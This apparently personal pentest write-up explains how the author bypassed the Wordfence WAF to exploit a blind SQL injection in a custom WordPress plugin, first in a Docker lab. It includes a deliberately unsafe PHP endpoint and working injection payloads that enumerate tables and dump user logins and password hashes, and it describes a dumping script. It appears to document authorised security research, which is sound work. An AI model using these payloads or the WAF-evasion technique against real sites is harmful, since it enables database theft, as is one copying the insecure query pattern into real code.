
This is the journey of how I successfully bypassed Wordfence WAF to exploit a SQL Injection in an updated WordPress and Wordfence. The vulnerability was present in a custom plugin developed for my client by a 3rd party. In this post I will explain how I discovered the vulnerability and how I exploited it, successfully bypassing Wordfence SQLi security measures. All the code used in this post can be found at the end of the post. For obvious reasons I will not share the client’s website or vulnerable code, instead I developed a simple lab with Docker.
Disclaimer: This post is for educational purposes only. The research was done in a legal engagement for my client. Please do not use this information for illegal activities.
Finding the SQL Injection
My methodology to find SQL Injections is very simple: crawl the site, do fuzzing, and manually inspect the site, always sending the requests through Burp Suite. Then I look for all parameterized requests. After doing all that I used a very good Burp Suite Pro Extension I always use to scan for injections, Backslash Powered Scanner. This extension reported the SQL Injection in a GET parameter.
After manually inspecting the vulnerability with Repeater I found it was a Boolean-Based Blind SQL Injection.
Wordfence Bypass
Once I found the vulnerability I immediately reported it to my client. My client didn’t know if this was a very urgent vulnerability to solve, as Wordfence was in place. He said to me that if this vulnerability couldn’t be exploited it was not that big of a deal. I told him that I would try to bypass the WAF in a controlled environment and if I was successful I would then try to exploit it in the real WordPress.
Vulnerable Lab
I set up a fresh latest WordPress with Docker and installed the Wordfence Plugin (Free license, same as my client) and a vulnerable custom plugin simulating the real vulnerability.
This is the docker-compose.yml file I used:
services:
  db:
    image: MariaDB:10.11
    container_name: wf_db
    restart: always
    environment:
      MYSQL_ROOT_PASSWORD: rootpass
      MYSQL_DATABASE: wordpress
      MYSQL_USER: wpuser
      MYSQL_PASSWORD: wppass
    command: --default-authentication-plugin=mysql_native_password
    volumes:
      - wf_db_data:/var/lib/mysql

  wordpress:
    image: wordpress:latest
    container_name: wf_wp
    restart: always
    depends_on:
      - db
    ports:
      - "127.0.0.1:80:80"
    environment:
      WORDPRESS_DB_HOST: db:3306
      WORDPRESS_DB_USER: wpuser
      WORDPRESS_DB_PASSWORD: wppass
      WORDPRESS_DB_NAME: wordpress
    volumes:
      - ./html:/var/www/html

volumes:
  wf_db_data:
Vulnerable Code
The vulnerable plugin code is as follows:
Files:
vulnerable-plugin.php:
<?php
/*
Plugin Name: Vulnerable Plugin
Description: Intentionally vulnerable SQL injection endpoint for pentesting practice.
Version: 1.0
Author: You
*/

add_action('init', function () {
    if (isset($_GET['vuln_test'])) {
        include plugin_dir_path(__FILE__) . 'vuln-endpoint.php';
        exit;
    }
});
vuln-endpoint.php:
<?php
// Local lab only! Insecure by design.

$mysqli = new mysqli("db", "wpuser", "wppass", "wordpress");

if ($mysqli->connect_errno) {
    die("Failed to connect: " . $mysqli->connect_error);
}

$id = $_GET['id'];

// Necessary to reproduce real WP behaviour
$id = str_replace('\\', '', $id);

// ⚠ Intentionally UNSAFE query — vulnerable to boolean-based injection
$query = "SELECT * FROM wp_vuln_users WHERE id = $id";


$result = $mysqli->query($query);

if ($result) {
    while ($row = $result->fetch_assoc()) {
        echo "ID: {$row['id']} | User: {$row['username']} | Email: {$row['email']}<br>";
    }
} else {
    echo "Query failed: " . $mysqli->error;
}
I tried SQLMap with different tampers and Ghauri to see how good Wordfence was doing with these complex payloads, and all were being blocked.
I then moved to manual testing, seeing which kind of rules it was using. I tried obfuscation, strange functions, JSON encoding, but nothing worked.
I started testing MariaDB functions to see if there were any blacklisted words or characters and, to my surprise, there weren’t. In fact, I discovered that Wordfence only blocks payloads that have a high heuristic probability of being a SQL statement. What I mean is that a complex SQL query like the ones SQLMap or Ghauri were sending were being blocked, but a simple ?id=3 AND ASCII(SUBSTRING(database(),1,1)) > 114 worked.
Knowing this I could start enumerating the database using the SUBSTRING function and improving efficiency by using the ASCII function, which transforms a single character into its ASCII number representation.
As I now found a viable way to enumerate the database, I started testing for working payloads to:
- Get the length of the string I was going to dump
- Get current database name
- Get table names
- Get column names
- Dump rows
All of this was done using binary search to be as efficient as possible, as SQL allows you to compare if a value is lower or greater than another.
Working Payloads
To dump table names, column names, and row data I used the function GROUP_CONCAT, which allows doing an inferred SELECT of the fields it will retrieve, concatenating all in a large string separated by ,. I could only do it this way because all other payloads containing more than 1 FROM were being blocked.
I needed to know which values were which (as all the retrieved fields are concatenated together without any separation), so I simply added a | in the GROUP_CONCAT function: SELECT GROUP_CONCAT(column_name,'|',table_name) FROM information_schema.columns.
1. String Length
Database
3 AND LENGTH(database()) > 50000
Tables

3 AND LENGTH((SELECT GROUP_CONCAT(table_name,'|',table_schema) FROM information_schema.tables)) > 3850
Columns

3 AND LENGTH((SELECT GROUP_CONCAT(column_name,'|',table_name) FROM information_schema.columns)) > 50000
Data
3 AND LENGTH((SELECT GROUP_CONCAT(id,'|',user_login,'|',user_pass) from wordpress.wp_users)) > 142

2. Database Name
3 AND ASCII(SUBSTRING(database(),1,1)) > 114
3. Table Names
3 AND ASCII(SUBSTRING((SELECT GROUP_CONCAT(table_name,'|',table_schema) FROM information_schema.tables),2916,1)) > 113
The GROUP_CONCAT method was viable, but not optimal, as I couldn’t filter for the table names from the database I wanted. The result of this was the retrieval of all MariaDB table names, wasting a ton of requests on data I didn’t really care about.
To solve this issue I started investigating how to retrieve only the table names from the database wordpress. I noticed that the MariaDB table names always come first, so I calculated the length of the string of all MariaDB table names and started the SUBSTRING function after that. This method can fail in different versions of MariaDB or might not work in MySQL, but it worked perfectly in my client’s database.

2910, so I started the substring in 2911.
NOTE: this length count has to be done with the DB user of WordPress which has only permissions to see information_schema and performance_schema apart from the wordpress database.
4. Column Names
3 AND ASCII(SUBSTRING((SELECT GROUP_CONCAT(column_name,'|',table_name) FROM information_schema.columns),22262,1)) > 106
For the column names I followed the same methodology, starting the SUBSTRING function after all MariaDB column names.
22258, so I started in 22259.
5. Data Dump
3 AND ASCII(SUBSTRING((SELECT GROUP_CONCAT(id,'|',user_login,'|',user_pass) from wordpress.wp_users),10,1)) > 118
Python Script

After testing all working payloads I developed a Python script that could dump the database. The script has the following features:
- Binary search in all dumping scenarios
- Threads (with queues) for each substring position for a faster dump
- Usage of parameters to specify the dumping scenario (database, table names, column names, dump rows), URL and string that evaluates payload to TRUE
- Resume option
- Output to file option
- Proxy support
- Evaluates to true searching for a specific string
- Adding POST requests support
- Reading Burp Requests specifying the vulnerable parameter with
* - Improving data representation
- Specifying payload via parameter instead of modifying code
- Supporting other evaluation strategies (string not present, status code, etc.)

Dumping the vulnerable Docker Wordpress
Database
Tables

Columns

Data
The full script code can be found in this Github Gist.
Results
After adapting the script for the payload and parameters of my client’s WordPress I was able to bypass Wordfence and dump the database. I only dumped the database name and the user_login and user_pass fields from the wp_users table to demonstrate this was a big security issue.
After showing it to my client he immediately created a task to solve this issue ASAP.
This proved two important things: first, that relying only on Wordfence or any WAF is not enough to stop determined attackers; and second, that insecure custom plugins are often the real weak point even if WordPress and security plugins are fully updated. The key lesson is that every line of code handling user input must be validated and secured at the application level, because WAFs should be seen only as an additional layer, not a replacement for secure coding.
Conclusion
Bypassing Wordfence in this case showed me that relying only on a WAF is never enough. Even with WordPress fully updated and Wordfence running, a custom insecure plugin opened the door to a full SQL injection exploit. The protection Wordfence provided was useful against common tools and noisy payloads, but a determined attacker with manual testing could still go through.
The real takeaway is that security has to be built into the code itself. Every custom plugin or feature that handles user input must be carefully validated and use prepared statements. WAFs should only be seen as an extra line of defense, not the main one.
For me, this research was another reminder that real security work is about understanding how protections actually behave in practice, not how they are marketed. It also reinforced the importance of reporting responsibly and testing in controlled environments.